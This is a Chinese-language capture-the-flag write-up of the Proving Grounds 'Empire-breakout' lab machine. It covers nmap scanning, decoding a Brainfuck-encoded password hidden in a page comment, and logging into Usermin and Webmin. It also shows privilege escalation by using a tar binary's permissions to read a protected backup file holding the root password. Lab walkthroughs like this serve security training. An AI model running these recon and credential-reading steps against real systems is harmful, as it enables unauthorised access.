
Proving Grounds->Empire-breakout 靶场笔记




0x00准备工作

- clash连接美国代理节点，并开启系统代理，全局模式。我这边实测HK、JP节点连不上。
- openvpn选择使用系统代理设置
- ping 192.168.180.238 -t　测下延迟

笔者连接上延迟稳定在300ms~500ms,处于够用的水平，如果读者有更快的连接节点，请通知我。

```
老外的思路
https://al1z4deh.medium.com/vulnhub-empire-breakout-dc3170d7748f
```



0x01信息收集

在开启靶机后，使用nmap对IP段进行探测

```
nmap -sn -v 192.168.180.0/24
```

发现只有.238和.254开放

- 初步判断，254应该是内网网关，且没有其他存活IP，目标锁定.238
- 对.238进行端口检测

```
nmap --open 192.168.180.238
```

扫描结果

PORT	STATE	SERVICE
80/tcp	open	http
10000/tcp	open	snet-sensor-mgmt
20000/tcp	open	dnp


更好的扫描

```
nmap -p- -sV -sC --open 192.168.180.238

Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-17 14:27 中国标准时间
Nmap scan report for bogon (192.168.180.238)
Host is up (0.42s latency).
Not shown: 65508 closed tcp ports (reset), 24 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
10000/tcp open  http    MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
|_http-server-header: MiniServ/1.981
20000/tcp open  http    MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
|_http-server-header: MiniServ/1.830
```


看下这三个端口

80端口




能得到信息就是，靶机应该是一台debian系Linux服务器，且安装了Apache2

1000端口



2000端口



是两个登录界面，一个是Webmin，一个是Usermin

使用Dirsearch对目录进行爆破，使用的默认字典，一无所获。

之后开始尝试brup对IP进行深度扫描，找到一个robots.txt 结果直接报错not found

但是得到了版本号Apache/2.4.51

```
Not Found
The requested URL was not found on this server.

Apache/2.4.51 (Debian) Server at 192.168.180.238 Port 80
```

f12打开源代码之后，拉到最底下，发现了疑似密码的东西

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its
encrypted :)

++++++++++[>+>+++>+++++++>++++++++++
<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.<++++++++++.-----------.>----
-------.++++.<<+.>-.--------.++++++++++++++++++++.<------------.>>---------.
<<++++++.++++++.


-->
```

解密站点http://www.hiencode.com/brain.html

```
.2uqPEfj3D<P'a-3 这个可能是某个登录页面的密码
```

查询老外的wp发现cyber可能是2000的用户名,一发入魂

```
user cyber
pswd .2uqPEfj3D<P'a-3
```

连上20000之后，可以进入Linux命令行

```
ls 可以看到 一个local.txt tar
cat local.txt 可以得到第一个flag
看一下 tar的权限
接着搜索常见备份目录
/var/backups/
找到.old_pass.bak
利用 tar的 权限改变.old_pass.bak 的权限
./tar -cf pass.tar /var/backups/.old_pass.bak
tar -xf pass.tar
cat var/backups/.old_pass.bak
得到root的密码
接着登录10000
进入命令行
ls -al /root
在root目录拿到第二个flag结束战斗
```

简单总结

1. 经过复盘发现，pg官方改了Empire-breakout这个靶场，cyber这个用户名获得的比较唐突，可能是为了降低难度吧，简化了步骤。
2. 关于webmin和usermin后续会继续发文章分析。
3. 利用tar提权的功能点在后续也会总结。